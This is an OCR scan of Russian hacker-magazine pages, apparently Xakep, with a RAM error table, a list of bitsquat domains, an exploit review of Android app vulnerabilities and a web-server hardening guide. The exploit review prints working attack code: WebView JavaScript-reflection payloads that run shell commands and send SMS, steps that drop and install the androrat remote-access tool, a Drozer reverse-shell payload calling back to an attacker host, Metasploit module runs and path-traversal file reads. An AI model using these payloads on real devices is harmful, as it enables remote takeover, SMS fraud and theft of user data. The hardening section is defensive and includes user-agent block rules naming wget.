4M SRAM	<4,200	230	Terrazon
1 Gbit of DRAM (Nite Hawk)	2,300	420	Terrazon
SRAM and DRAM	1,000 - 2,000	980	Terrazon
~8.2 Gbits of SRAM (CRAY YMP-8)	1,300	750	Terrazon
SRAM	1,000	980	Terrazon
256 MBytes	700	1400	Terrazon
160 Gbits of DRAM	700	1400	Terrazon
32 Gbits of DRAM (Cray YMP-8)	600	1600	Terrazon
MoSys 1T-SRAM (no ECC)	500	2000	Terrazon
Micron Estimate, 256 MBytes	120 - 240	8100	Terrazon
"ultra-low" failure rates	50 - 100	20000	Terrazon
Mfg 1, 1GB DIMM	35,000 - 59,000	28	Schroeder, et al.
Mfg 1, 2GB DIMM	7,800 - 18,000	130	Schroeder, et al.
Mfg 1, 4GB DIMM	4,100	240	Schroeder, et al.
Mfg 2, 1GB DIMM	20,000 - 26,000	49	Schroeder, et al.
Mfg 2, 2GB DIMM	9,900	99	Schroeder, et al.
Mfg 3, 1GB DIMM	81,000	12	Schroeder, et al.
Mfg 4, 1GB DIMM	16,000 - 34,000	61	Schroeder, et al.
Mfg 5, 2GB DIMM	36,000	27	Schroeder, et al.
Mfg 6, 2GB DIMM	13,000	75	Schroeder, et al.
Mfg 6, 4GB DIMM	11,000	89	Schroeder, et al.

Статистика по ошибкам в RAM

Bitsquat Domain	Original Domain
ikamai.net	akamai.net
aeazon.com	amazon.com
a-azon.com	amazon.com
amazgn.com	amazon.com
microsmft.com	microsoft.com
micrgsoft.com	microsoft.com
miarosoft.com	microsoft.com
iicrosoft.com	microsoft.com
microsnft.com	microsoft.com
mhcrosoft.com	microsoft.com
eicrosoft.com	microsoft.com
mic2osoft.com	microsoft.com
micro3oft.com	microsoft.com
li6e.com	live.com
0mdn.net	2mdn.net
2-dn.net	2mdn.net
2edn.net	2mdn.net
2ldn.net	2mdn.net
2mfn.net	2mdn.net
2mln.net	2mdn.net
2odn.net	2mdn.net
6mdn.net	2mdn.net
fbbdn.net	fbcdn.net
fbgdn.net	fbcdn.net
gbcdn.net	fbcdn.net
fjcdn.net	fbcdn.net
dbcdn.net	fbcdn.net
roop-servers.net	root-servers.net
doublechick.net	doubleclick.net
do5bleclick.net	doubleclick.net
doubleslick.net	doubleclick.net

Примеры доменов, которые были зарегистрированы для исследования

Борис Рютин, ЦОР
b.ryutin@tzor.ru,
@dukebarman



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

Мобильные телефоны стали неотъемлемой частью нашей жизни, и, как бы ни спорили со мной фанаты Apple или Windows Phone (хотя сама Microsoft выпустила бюджетные модели под брендом купленной ей недавно Nokia как раз на ОС Android), из них большую часть составляют Android-устройства. Поэтому сегодняшний наш обзор будет посвящен различным уязвимостям в программах для этой операционной системы.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В МОДУЛЕ WEBVIEW

CVSSv2: 9.3 (Av:R/Ac:M/A:N/C:C/I:C/A:C)
Дата релиза: 24 сентября 2013 года
Автор: Dave Hartley, jduck
CVE: 2013-4710

Вначале скажем пару слов о WebKit. Этот движок веб-браузера с открытым исходным кодом используется в таких браузерах, как Google Chrome, Apple Safari, встроенные iOS- и Android-браузеры. А WebView является частью WebKit и представляет собой главный класс для отображения в этом фреймворке.

Многие мобильные приложения используют WebView для загрузки HTML-данных, в основном обращаясь к ним как обычный браузер для загрузки различных рекламных материалов, так как в интересах рекламных сетей облегчить интеграцию своего модуля для разработчиков. В свою очередь, такая реклама загружается по обычному HTTP-протоколу, что позволяет без проблем провести MITM-атаки на мобильные устройства, вставив произвольный JavaScript-код.

Тем более многие пользователи используют публичные Wi-Fi-сети в кафе или в транспорте для «быстрой» загрузки почты или какого-либо развлекательного видео. Если WebView позволяет получить доступ к нативным функциям через JavaScript, используя метод `addJavascriptInterface`, то атакующий через него, в свою очередь, может выполнить произвольный Java-код. Это достигается благодаря рефлексии, об этой Java-технике я рассказывал в своем докладе на PHDays 2013.

Для использования этой уязвимости приложение должно быть скомпилировано для API ниже 17-й версии, иметь публичные методы и, соответственно, использовать модуль WebView. В следующих же версиях Android (начиная с 4.2) разработчики добавили поддержку `@JavascriptInterface` (bit.ly/1A84Qwm), то есть только те JavaScript-методы, которые так помечены, можно запускать внутри WebView. Например:

```
@JavascriptInterface
public void method() {
  dostuff();
}
```

На самом деле это не только ошибка реализации, но и ошибка разработчиков приложений, в особенности таких рекламных сетей. После инициализации этого модуля в своей программе многие зачем-то включают выполнение JavaScript-кода, хотя он выключен по умолчанию, вроде для отображения манящей картинки это не обязательно. Поэтому в своем приложении желательно отключать его вручную:

```
webview = new WebView(this);
webview.getSettings().setJavaScriptEnabled(false);
```

Также желательно отключить доступ к локальным файлам, который включен по умолчанию:

```
webview.getSettings().setAllowFileAccess(false);
```

Кстати, подобная уязвимость уже находилась ранее и является «продолжением» CVE-2012-6636.

EXPLOIT

Перейдем к практическим примерам. Допустим, у нас есть программа, использующая `android.webkit.JavascriptInterface` и WebView:

```
public class WebViewGUI extends Activity {
  WebView mWebView;
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    mWebView=new WebView(this);
    mWebView.getSettings().↵
    setJavaScriptEnabled(true);
    mWebView.addJavascriptInterface(new↵
    JavaScriptInterface(), "jsinterface");
    mWebView.loadUrl("file:///android_asset/↵
    www/index.html");
    setContentView(mWebView);
  }
  final class JavaScriptInterface {
    JavaScriptInterface () { }
    public String getSomeString() {
      return "string";
    }
  }
}
```

Вызов этой функции будет таким:

```
var String = window.jsinterface.getSomeString();
```

Но, используя интерфейс `jsinterface` и рефлексию, мы можем выполнять различные системные команды с помощью `java.lang.Runtime` (bit.ly/1rmwLTM):

```
<script>
function execute(cmd){
  return window.jsinterface.↵
  getClass().forName('java.lang.Runtime').↵
  getMethod('getRuntime',null).invoke(null,null).↵
  exec(cmd);
}
execute(['/system/bin/sh','-c','echo \"text\" >↵
/mnt/sdcard/text.txt']);
</script>
```

Через такую функцию мы можем выполнять любые команды, как в обычном шелле, но этим возможности не ограничиваются. Ниже представлены, на мой взгляд, довольно интересные примеры использования этой возможности, которые я смог найти на просторах Сети.


Пример кода, открывающий доступ к отправкам SMS, доступ к которым всегда хотят получить злоумышленники:

```
var obj_smsManager = jsinterface.getClass().↵
  forName("android.telephony.SmsManager").↵
  getMethod("getDefault", null).invoke(null, null);
obj_smsManager.sendTextMessage("+7987654321",↵
  null, "pwned", null, null);
```



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



Admob (Google)	60
InMobi	33
MdotM	2
Admarvel	3
Flurry	33
Tapjoy	18
Millenial Media	27
Medialets	13
Greystipe	12
adWhirl	3
freewheel	1

Рис. 1. Список рекламных сетей, которые используют первые сто бесплатных программ в Google Play


Правда, для этого случая необходимо, чтобы у уязвимого приложения присутствовали нужные права — `android.permission.SEND_SMS`.

Пример кода, реализующего удаленное управление смартом через симбиоз с утилитой удаленного администрирования для Android-устройств, — androrat (bit.ly/1unDZvD). Только для начала нужно будет представить APK-файл в виде hex-строки, воспользовавшись каким-нибудь конвертером. Если файл не будет умещаться в одну строку, то разбей ее на несколько:

```
var armBinary1 = "\\x50\\x4B...";
var armBinary2 = "\\x1B\\xB0...";
var patharm = "/mnt/sdcard/androrat.apk";
execute(["/system/bin/sh","-c","echo -n '" + ↵
  armBinary1+ "' >> " + patharm]);
execute(["/system/bin/sh","-c","echo -n '" + ↵
  armBinary2 + "' >> " + patharm]);
execute(["/system/bin/sh","-c","adb install↵
  /mnt/sdcard/androrat.apk"]);
```

Или можешь установить любую другую программу. Кстати, подобный метод установки через командную строку применен в различных вредоносных программах для Android, причем некоторые для создания своих «ботнетов» используют как раз androrat.

Для проведения атаки ты можешь создать свою HTML-страницу вручную, или добавить в пакет какой-нибудь из представленных выше кодов, или же воспользоваться готовыми решениями. Несколько из них представлены в виде приложения Drozer (bit.ly/1cJOjY8) от MWR labs, которые и обнаружили эту уязвимость, после чего добавили такой функционал в свою программу для пентеста Android-приложений. Ну и конечно же, Metasploit, к которому вернемся чуть позже. Список полезной нагрузки:







Рис. 2. HTML-страница для отправки SMS

Рис. 3. Полученная SMS, которая была отправлена с помощью JavaScript-кода




```
root@kali: ~
File Edit View Search Terminal Help
   LPORT       4444             yes       The listen port
   RetryCount  10               yes       Number of trials to be made if connect
ion failed

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(webview_addjavascriptinterface) > set LHOST 192.168.81.135
LHOST => 192.168.81.135
msf exploit(webview_addjavascriptinterface) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.81.135:4444
[*] Using URL: http://0.0.0.0:8080/xpEQVM
[*]  Local IP: http://192.168.81.135:8080/xpEQVM
[*] Server started.
msf exploit(webview_addjavascriptinterface) > [*] 192.168.81.135   webview_addja
vascriptinterface - Gathering target information.
[*] 192.168.81.135   webview_addjavascriptinterface - Sending response HTML.
```
5

Рис. 4. Панель для управления Android-устройствами с установленным androrat

Рис. 5. Пример запуска Metasploit-модуля для эксплуатации уязвимостей в JavaScript Interface

```
$ drozer payload list
  shell.reverse_tcp.armeabi  Establish a reverse↵
    TCP Shell (ARMEABI)
  weasel.reverse_tcp.armeabi  weasel through ↵
  a reverse TCP Shell (ARMEABI)
  weasel.shell.armeabi Deploy weasel, through ↵
  a set of Shell commands (ARMEABI)
```

Пример полученного JavaScript-кода с выбранным шеллом:

```
$ cat drozer.js
  var host = '192.168.1.99';
  var port = '31415';
  var path = 'data/com.vuln.app/files/weasel';
  function execute(cmd){
    return window.interface.getClass().↵
    forName('java.lang.Runtime'). ↵
    getMethod('getRuntime',null).invoke↵
    (null,null).exec(cmd);
}
execute(['/system/bin/rm',path]);
execute(['/system/bin/sh','-c','echo -e "......................"↵
  > '+path]);
execute(['/system/bin/chmod','770',path]);
execute([path,host,port]);
```

Если наша полезная нагрузка будет успешно вставлена в WebView, то оно запишет и выполнит выбранный шелл. Который, в свою очередь, совершит коннект к нашему Drozer-серверу:

```
$ drozer server start
Starting drozer Server, listening on 0.0.0.0:31415
```

С недавнего времени в Metasploit существуют модули для ОС Android. Запустим нужный нам модуль, который поднимет атакующий сервер на нашей системе:

```
msf > use exploit/android/browser/↵
webview_addjavascriptinterface
msf exploit(webview_addjavascriptinterface) > ↵
set LHOST 192.168.81.135
LHOST => 192.168.81.135
msf exploit(webview_addjavascriptinterface) > ↵
exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.81.135:4444
[*] Using URL: http://0.0.0.0:8080/xpEQVM
[*] Local IP: http://192.168.81.135:8080/xpEQVM
[*] Server started.
msf exploit(webview_addjavascriptinterface) >
```

TARGETS

Android <= 4.1 (API 16).

SOLUTION

Есть исправление от производителя.

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО JAVASCRIPT-КОДА В ADOBE READER ДЛЯ ANDROID

CVSSv2: 9.3 (Av:R/Ac:M/A:N/C:C/I:C/A:C)
Дата релиза: 13 апреля 2014 года
Автор: Yorick Koster
CVE: 2014-0514

Теперь рассмотрим подобную уязвимость в одном из популярных приложений на Android-устройствах — мобильной версии Adobe Reader для работы с PDF-документами. По примерным оценкам на момент нахождения уязвимости оно было установлено на 100–500 миллионов устройств. Из-за ошибки в приложении атакующий может выполнить произвольный код на устройстве пользователя при просмотре PDF-документа.

Внутри приложения следующие классы предоставляют JavaScript-интерфейсы:

- ARJavaScript;
- ARCloudPrintActivity;
- ARCreatePDFWebView.

Это означает, что в мобильном Adobe Reader добавлена поддержка (adobe.ly/1oXxfRG) JavaScript для работы с Acrobat API (например, различные формы для ввода данных). По некоторым причинам имена JavaScript-объектов начинаются с символа подчеркивания.

```
public class ARJavaScript
{
[...]
   public ARJavaScript(ARViewerActivity ↵
   paramARViewerActivity)
   {
   [...]
     this.mWebView.addJavascriptInterface(new↵
     ARJavaScriptInterface(this), "_adobereader");
     this.mWebView.addJavascriptInterface(new↵
     ARJavaScriptApp(this.mContext), "_app");
     this.mWebView.addJavascriptInterface↵
     (new ARJavaScriptDoc(), "_doc");
     this.mWebView.addJavascriptInterface↵
     (new ARJavaScriptEScriptString↵
     (this.mContext), "_escriptString");
     this.mWebView.addJavascriptInterface↵
     (new ARJavaScriptEvent(), "_event");
     this.mWebView.addJavascriptInterface↵
     (new ARJavaScriptField(), "_field");
     this.mWebView.setWebViewClient
     (new ARJavaScript.1(this));
     this.mWebView.loadUrl("file:///android_asset/↵
    javascript/index.html");
   }
```

После чего атакующему достаточно создать специальный PDF-файл, в котором содержится JavaScript-код, который запустится при просмотре файла или взаимодействии (нажатие по кнопке) с файлом. Использование любого из указанных выше объектов дает возможность получить доступ к публичному Reflection API наследованного из этого объекта. А уже из API выполнить произвольный Java-код.

EXPLOIT

Для тестирования ты можешь скачать готовый PDF-файл (bit.ly/1opBR4b) со следующим кодом, который создает файл внутри песочницы приложения:

```
function execute(bridge, cmd) {
    return bridge.getClass().forName(↵
    'java.lang.Runtime')
      .getMethod('getRuntime',null).↵
      invoke(null,null).exec(cmd);
      }
if(window._app)
{
    try {
        var path = '/data/data/↵
        com.adobe.reader/mobilereader.poc.txt';
        execute(window._app, ['/system/bin/sh',↵
      '-c','echo \"Lorem ipsum\" > ' + path]);
        window._app.alert(path + ' created', 3);
    } catch(e) {
        window._app.alert(e, 0);
    }
}
```

Как ты уже заметил, внутри кода мы обращаемся к одному из указанных выше JavaScript-объектов — window._app.

Для этой уязвимости также существует Metasploit-модуль, написанный пользователем joev:

```
msf > use exploit/android/fileformat/↵
adobe_reader_pdf_js_interface
msf exploit(adobe_reader_pdf_js_interface) >↵
set LHOST 192.168.81.130
msf exploit(adobe_reader_pdf_js_interface) >↵
exploit
[*] Generating Javascript exploit...
[*] Creating PDF...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
msf exploit(adobe_reader_pdf_js_interface) >
```

Далее полученный файл отправляем на тестируемое устройство и предлагаем открыть.

TARGETS

Adobe Reader for Android 11.1.3.

SOLUTION

Есть исправление от производителя.

ОБХОД SSL И УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В PAYPAL 5.3 ДЛЯ ANDROID

CVSSv2: N/A
Дата релиза: 10 марта 2014 года
Автор: Henry Hoggard
CVE: 2013-7201, 2013-7202

Думаю, никому не надо рассказывать про платежную систему PayPal, а функционал мобильного приложения схож с веб-версией — получение и отправка денежных средств, поэтому перейдем сразу к ошибкам.

Наша исследуемая программа, как и в приложениях выше, использует модуль WebView. Помимо основной уязвимости, позволяющей выполнять JavaScript-код, в приложении имеется ошибка, которая позволяет принимать даже недействительные SSL-сертификаты:

```
public void onReceivedSslError(WebView↵
paramWebView, SslErrorHandler paramSslErrorHadler,
SslError paramSslError)
{
    paramSslErrorHandler.proceed();
}
```

Для исправления достаточно заменить команду proceed на cancel:

```
paramSslErrorHandler.cancel();
```

То есть нам достаточно совершить MITM-атаку на устройство и вставлять нужный нам JavaScript-код в получаемые устройством страницы.

Уязвимые классы в приложении:

- com/paypal/android/choreographer/flows/help/WebHybridClient.java;
- com/paypal/android/choreographer/flows/shop/fragments/EnhancedCheckinHybridFragment.java;
- com/paypal/android/choreographer/web/WebHybridClient.java.

EXPLOIT

Найдем и разберем метод класса WebHybridClient, отвечающий за JavaScript-интерфейс:

```
public View onCreateVie(LayoutInflater↵
paramLayoutInflater, ViewGroup paramViewGroup,↵
Bundle paramBundle)
{
...
this.web.getSettings().setJavaScriptEnabled(true);
...
this.web.addJavascriptInterface↵
(this.mListener, "ppAndroid");
...
return localView;
}
```

Как и в прошлом номере в случае с Yahoo, находим объект ppAndroid, используя который можно выполнить любой код в системе или немного изменить транзакцию в пользу атакующего.

TARGETS

Paypal <= 5.3 & Android < 4.2.

SOLUTION

Есть исправление от производителя. Ну и рекомендация не использовать публичные Wi-Fi-сети и другие ненадежные подключения для денежных операций.

Рис. 6. **Пример создания PDF-файла с помощью Metasploit-модуля для эксплуатации уязвимостей в Adobe Reader**

РАСКРЫТИЕ ПУТЕЙ В TOTAL COMMANDER ДЛЯ ANDROID

CVSSv2: 4.4 (AV:L/AC:M/Au:N/C:P/I:P/A:P)
Дата релиза: 1 мая 2013 года
Автор: dukeBarman
CVE: 2013-3310

Теперь рассмотрим уязвимость в приложении Total Commander. Я нашел ее в прошлом году вместе с большинством уязвимостей в приложениях от компании «Яндекс», о которых уже писал ранее на страницах нашего журнала.

Как и многие из найденных мною уязвимостей на тот момент, ошибка находится в контент-провайдере. Как ответил автор, она использовалась для загрузки файлов, но, как обычно и бывает, из-за отсутствия достаточной проверки это позволило атакующему читать различные файлы в системе, к которым у уязвимого приложения имеется доступ.

EXPLOIT

Для эксплуатации такой и других подобных уязвимостей воспользуемся снова программой Drozer. Ранее она называлась Mercury, и как раз работу с ней я описывал в той статье. По каким-то причинам разработчики изменили название и сделали несколько редакций — community и Pro. Основное отличие последней — административная панель для управления успешно атакованными устройствми. Но вернемся к нашей уязвимости. В качестве теста прочтем один из системных файлов:

```
dz> run app.provider.read content://com.ghisler.↵
android.TotalCommander.files/../../../../../../../../
system/etc/hosts
localhost 127.0.0.1
```

Или прочитаем любой файл из директории самого приложения:

```
dz> run app.provider.read content://com.ghisler.↵
android.TotalCommander.files/../../../../../../../../↵
data/data/com.ghisler.android.TotalCommander
```

Так как это приложение является файловым менеджером и используется для открытия многих файлов, то можно попытаться найти кеш и прочитать открытые или загруженные файлы.

На своем гитхабе (bit.ly/1nL5asb) я выкладывал исходники атакующего Android-приложения для обращения к уязвимым провайдерам в приложениях Яндекса, но там были обычные SQL-запросы. Для чтения файлов нужно будет воспользоваться следующей функцией:

```
resolver.openInputStream(uri)
```

Так как атакующему приложению не нужно каких-либо прав, его с легкостью можно отправить пользователю под видом «живых обоев» или потратить немного времени и клонировать игру. А оно, в свою очередь, будет читать различные файлы через уязвимое приложение, у которого есть доступ, например, к SD-карте:

```
dz> run app.provider.read content://com.ghisler.
android.TotalCommander.files/../../../../../../../../↵
sdcard/
```

В свою очередь, доступ к внешней карте памяти помогает получить доступ к кешу различных программ, например к WhatsApp :).


Кстати, за эту уязвимость было также получено небольшое денежное вознаграждение от разработчика и письмо с извинениями за его малый размер. Жаль, что не все так относятся к своему продукту.

TARGETS

Total Commander <= 2.01.

SOLUTION

Есть исправление от производителя.



Антон «ant» Жуков
ant@real.xakep.ru

ДОЛОЙ ДЕФОЛТ!

СРУБАЕМ ПОД КОРЕНЬ СТАНДАРТНЫЕ НАСТРОЙКИ ВЕБ-СЕРВЕРОВ

Часто, разворачивая сервер для своего ресурса или настраивая другое ПО, мы оставляем большинство опций в конфигурационных файлах по умолчанию. Потом проект обрастает функционалом, и конфиги все реже удостаиваются внимания, превращаясь в бомбы замедленного действия, которые злоумышленник может успешно использовать. Поэтому сегодня мы рассмотрим параметры безопасности популярного серверного ПО, настройку которых лучше не откладывать в долгий ящик.

APACHE

Начнем с конфигурации индейца, завоевавшего место на многих серверах в Сети. Первая настройка, которую желательно сделать, — это лишить злоумышленника возможности узнать версию Apache. Для этого существует две директивы, которые надо установить в следующие значения:

```
ServerSignature Off
ServerTokens Prod
```

Отдельный пользователь и группа

Вторым пунктом желательно убедиться, что Apache работает под своим отдельным пользователем и группой. Если под этим же пользователем будет работать, например, СУБД, то в случае компрометации веб-сервера злоумышленник сможет получить доступ и к базе данных.

Корневая директория

Затем необходимо убедиться, что файлы, расположенные вне корневой директории, не обрабатываются веб-сервером. Если предположить, что все сайты на сервере находятся в одной директории (допустим, `/web`), конфигурация должна выглядеть следующим образом:

```
<Directory />
    Order Deny,Allow
    Deny from all
    Options None
    AllowOverride None
</Directory>
<Directory /web>
    Order Allow,Deny
    Allow from all
</Directory>
```

Выключить просмотр содержимого директорий можно внутри тега `<Directory>` с помощью `Options -Indexes`:

- выключить server side инклуды — `Options -Includes`;
- отключить выполнение CGI — `Options -ExecCGI`;
- не позволять Apache открывать символические ссылки — `Options -FollowSymLinks`.

Ресурсы и DoS

Чтобы смягчить эффект от DoS-атак, можно снизить значение тайм-аута — `Timeout 45`. Как вариант, можно еще установить ограничение на размер тела запроса, сделав его, к примеру, равным 1 Мб, — `LimitRequestBody 1048576`. А вообще, на поведение сервера при повышенном внимании к нему со стороны ботов будут влиять еще следующие параметры: `RequestReadTimeout`, `KeepAliveTimeout`, `MaxRequestWorkers`, а также директивы, ограничивающие потребление ресурсов: `LimitRequestFields`, `LimitRequestFieldSize`, `LimitRequestLine` и `LimitXMLRequestBody`.

Ограничение доступа

В случае если развернутый на сервере ресурс предназначен только для определенной подсети, можно ограничить доступ к нему:

```
Order Deny,Allow
Deny from all
Allow from 176.16.0.0/16
```

или для отдельного IP-адреса: `Allow from 127.0.0.1`.

Защита настроек

Чтобы защитить security-настройки в конфигурационном файле, можно отключить поддержку htaccess-файлов:

```
<Directory />
    AllowOverride None
</Directory>
```



WWW

Список наиболее часто встречающихся ошибок в конфигурации nginx и советы по их устранению: bit.ly/1mQU2dG



WWW

Большинство трудно отлавливаемых проблем (которые могут повлиять и на безопасность) с веб-сервером возникают из-за неправильной конфигурации. На сайте Apache (bit.ly/1pbfGxl) приведен список типичных мисконфигураций, с объяснением проблемы и способом решения.



Базовая авторизация в Apache



Прячем Apache от чужих глаз — ServerSignature Off

NGINX

Следующим гостем нашего обзора следует веб-сервер nginx. Во-первых, можно, как и в случае с Apache, скрыть тип и версию сервера, это так называемое security through obscurity, которое заставит атакующего потратить дополнительное время. Для этого в файле `src/http/ngx_http_header_filter_module.c` надо поменять строки

```
static char ngx_http_server_string[] =↵
"Server: nginx" CRLF;
static char ngx_http_server_full_string[] =↵
"Server: " NGINX_VER CRLF;
```

на

```
static char ngx_http_server_string[] = ↵
  "Server: ][akep Web Server" CRLF;
static char ngx_http_server_full_string[] = ↵
  "Server:][akep Web Server" CRLF;
```

После чего скомпилировать сервер. Чтобы скрыть версию сервера, нужно в конфигурационном файле `nginx.conf` добавить опцию `server_tokens off`. Теперь атакующему не так просто будет узнать тип веб-сервера и его версию. Что уже неплохо.

Ограничиваем буферы

Далее, чтобы немного обезопаситься от атак, связанных с переполнением буфера, можно применить следующие настройки:

```
client_body_buffer_size  1K;
client_header_buffer_size 1k;
client_max_body_size 1k;
large_client_header_buffers 2 1k;
```

где

- client_body_buffer_size определяет размер буфера для клиентского запроса;
- client_header_buffer_size устанавливает размер буфера для чтения заголовка запроса клиента;
- client_max_body_size — максимальный размер тела запроса клиента;
- large_client_header_buffers задает максимальное число и размер буферов для чтения большого заголовка запроса клиента.


Фильтруем user-агенты


Конфигурационный файл nginx.conf позволяет достаточно гибко настроить веб-сервер под себя. Например, можно запретить доступ определенным user-агентам — ботам, сканерам, downloader'ам:

```
if ($http_user_agent ~*↵
LWP::Simple|BBBike|wget|libwww-perl) {
    return 403;}
```

Долой хотлинкинг

Еще одна полезная возможность — запрет на хотлинкинг (когда какой-то сторонний ресурс ссылается на изображение или какой-то другой ресурс твоего сервера):





```
location /images/ {
    valid_referers none blocked www.xakep.ru xakep.ru;
    if ($invalid_referer) {
        return   403;
    }
}
```

Таким образом можно снизить нагрузку на сервер и расходы на трафик, если у тебя раскрученный ресурс, конечно. Если нет — то ничего страшного, если кто-то сошлется на картинку с твоего сайта.

Ограничение доступа

Еще можно разрешить/ограничить доступ к админке или какой-то другой директории ресурса только для определенных IP-адресов.

```
location /docs/ {
    ## block one workstation
    deny    192.168.1.1;
    ## allow anyone in 192.168.1.0/24
    allow   192.168.1.0/24;
    ## drop rest of the world
    deny  all;
}
```

Боты под запретом

Бороться с ботами, сканирующими сервер на наличие различных доменов, можно, разрешив запросы только к сконфигурированным виртуальным доменам или reverse-прокси запросы:

```
if ($host !~ ^(xakep.ru|www.xakep.ru|images.xakep.ru)$ ) {
    return 444;
}
```

Аналогично можно и ограничить число доступных HTTP-методов, например оставив только GET, POST и HEAD:

```
if ($request_method !~ ^(GET|HEAD|POST)$ ) {
    return 444;
}
```

Реферальный спам

Для борьбы с реферальным спамом, который может негативно отразиться на твоем SEO-ранге, можно использовать подобную конфигурацию:

```
if ( $http_referer ~* (babes|forsale|girl|jewelry|love|nudit|↵
organic|poker|porn|sex|teen) )
 {
     return 403;
 }
```

Географический бан

Если из какой-то страны на твой ресурс постоянно идут атаки или просто контент не предназначен для какой-то страны, то доступ пользователям из таких стран также можно ограничить. Сперва надо внутри конфигурационного блока `http{}` указать расположение GeoIP базы данных — `geoip_country /etc/nginx/GeoIP.dat;`, а затем указать nginx, какие страны следует заблокировать:

```
if ($geoip_country_code ~ (CN|KR|UK) ) {
    return 403;
}
```

Запрет на выполнение скриптов

Немного обезопасить свой ресурс можно еще одним способом — запретить выполнение скриптов из определенных директорий. Ведь, как это обычно бывает, веб-шелл заливается атакующим в одну из директорий, предназначенных для upload'а. Чтобы, даже если ему удалось обойти все фильтры и залить шелл вместо аватарки, он не смог им воспользоваться, надо сделать так:

```
location ~* /(images|cache|media|logs|tmp)/.*↵
.(php|pl|py|jsp|asp|sh|cgi)$ {
    return 403;
    error_page 403 /403_error.html;
}
```

MYSQL

Ну а теперь пришло время немного поговорить о безопасности популярной СУБД. Как ты помнишь, ее конфигурационный файл называется `my.cnf`. Обычно первой из настроек тут проверяют/изменяют `bind-address`, которая отвечает за то, с каких адресов можно будет подключиться к СУБД. Так как обычно база данных физически располагается на том же сервере, что и сам ресурс, то данная опция выставляется в значение `127.0.0.1`. То есть база данных принимает только локальные подключения. Кстати говоря, как вариант, можно еще просто запретить MySQL открывать сетевой сокет, добавив в конфигурационный файл `skip-networking`.

Запрет на чтение файлов

Одна из часто встречающихся уязвимостей — SQL-инъекция. Помимо того, что с ее помощью злоумышленник получает данные из БД, он может также получить возможность читать локальные файлы. Чтобы этого не произошло, необходимо установить параметр `local-infile` в значение `0`.

Меняем рут

Еще одним неплохим шагом на пути к безопасности будет изменение имени и пароля суперпользователя. По дефолту это обычно пользователь root. Делается это следующими командами:

```
mysql> RENAME USER root TO new_user;
mysql> SET PASSWORD FOR ↵
'new_user'@'%hostname' = PASSWORD('new_pass');
```

Чтобы не смущать плохих парней, лучше также удалить БД `test`, создаваемую при установке, и всех анонимных пользователей с пустыми паролями.

Чистим историю

Нелишним будет также тщательно подчистить историю, куда сохраняется очень много ценнейшей информации (например, паролей, хранимых в открытом виде). Делается это следующим образом:

```
cat /dev/null > ~/.mysql_history
```





История MySQL хранит очень много интересного...





Раскрытие версии PHP



Если не выключить server_tokens, то очень просто узнать версию nginx

```
HTTP/1.1 200 OK
Date: Fri, 12 Oct 2012 04:57:41 GMT
Server: Apache/2.2.17 (Ubuntu)
X-Powered-By: PHP/5.3.5-1ubuntu7.11
Content-Length: 5840
Connection: close
Content-Type: image/gif
